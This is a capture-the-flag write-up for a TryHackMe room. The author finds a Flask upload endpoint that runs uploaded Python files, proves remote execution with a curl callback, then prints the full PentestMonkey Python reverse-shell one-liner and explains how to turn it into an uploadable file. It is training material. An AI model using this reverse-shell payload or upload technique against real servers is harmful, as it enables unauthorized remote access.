1 - Lab setup
You can find the room here and it's a FREE challenge room. I used my Kali machine with OpenVPN but you can use the Attackbox as well.
2 - Using GoBuster on the WebApp

As soon as the WebApp loaded I decided to run GoBuster to see if there are any hidden endpoints while I view and inspect the WebApp’s functionality.
3 - Initial Observations




The initial GoBuster run didn’t reveal any hidden endpoints. There seems to be some JS logic in the WebApp that can be explored. I found out that the JavaScript code retrieves messages from /api/messages endpoint. The messages are stored in a JSON. Using the browser I navigated to /api/messages and viewed the JSON. There were no other messages there besides the ones I wrote. Going back to the landing page I noticed that my username is demo and it didn’t seem that there were other users or a way to create them. This felt like a “demo” user for an incomplete app.
4 - Inspecting the File Upload Feature

In the landing page, the only other interaction is through the File Upload feature. I tried it and was able to successfully upload an image. Inspecting the source code of the website, I noticed the image is uploaded through a POST request at the URL path /upload_profile_pic. I also inspected the response header and it stated Server: Werkzeug/3.1.5 Python/3.10.12. This header suggests a Flask app.
5 - Testing Remote Command Execution (RCE)
Since the remote server runs Python (discovered from the Header), I wanted to see if I can get Remote Command Execution (RCE) and if I can, the next step would be to set up a Reverse Shell. I could have attempted a Reverse Shell from the start but I have found that it saves time, especially in time sensitive CTFs to know if this is a viable approach by running a simple command first.
To do this in my scenario, since I don’t have any prompt or shell to interact with. I decided to serve a webserver (on any folder) in my machine using python3 -m http.server
As for the file that I want to upload (payload), I just want it to fetch anything from my (local) webserver. I’ll create a file with this simple payload using Python and upload it to the server.
For those not familiar with Python operations, use your favorite AI tool and ask it to craft a python script to fetch a website from your IP address (the IP address of your VPN tunnel machine or Attackbox).
My payload test.py looked like this:
import os os.system('curl http://192.168.193.45:8000')
I checked back on my webserver and I found that the curl request went through! This means I have RCE and I can set up a Reverse Shell. It seems that the backend is taking the uploaded file and passing it directly to the system for execution.

6 - Setting Up the Reverse Shell

There are a few sources for Python Reverse Shell payloads. The one I remember from another THM room is PenTest Monkey. It’s been a handy and fast resource for simple payloads. You can find it here. I scrolled down to the Python payload and copied it to a mousepad (notepad equivalent) to edit it. The issue with this payload is it assumes you’re running it on CLI, but in this situation I'm uploading it as a file so it needs a few edits. This the original shell code:
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
- Removed the leading python - command.
- Removed the open and closing quotes - there should not quotes at all.
- I replaced all semicolons with a newline, as that’s the Python syntax requirement.


Once these changes were done I uploaded the file and voilà I got my Reverse Shell!
It’s worth noting that there are other payloads you can try from RevShells.com which has a plethora of shells depending on the environment you choose. However, in any of those shell payloads, you still need to edit the code and format it as a Python script file.
7 - Capturing flag
As soon as I connected and listed the contents of the directory, I found flag.txt and printed it with cat command.
Recap
- I visited the webapp and inspected the source code and didn’t find anything out of the ordinary.
- I ran GoBuster scan to see if there were any hidden endpoints but I didn't find any.
- I tried the File upload feature and it worked fine, displaying the image I uploaded.
- I inspected the Response Header of the File Upload and noticed that the server is running Python.
- I uploaded a test script that contained a simple command to verify if the server will execute it instead of parsing/filtering it out.
- The server executed my command so I knew that I have Remote Code Execution.
- I set up a Reverse Shell payload and uploaded it, while running my listener.
- The server executed my code and I got my shell!
- The flag was right there in flag.txt
⚠️ Note: The text write up above was NOT edited or corrected by any AI tool and it's intentionally left this way with its' human flaws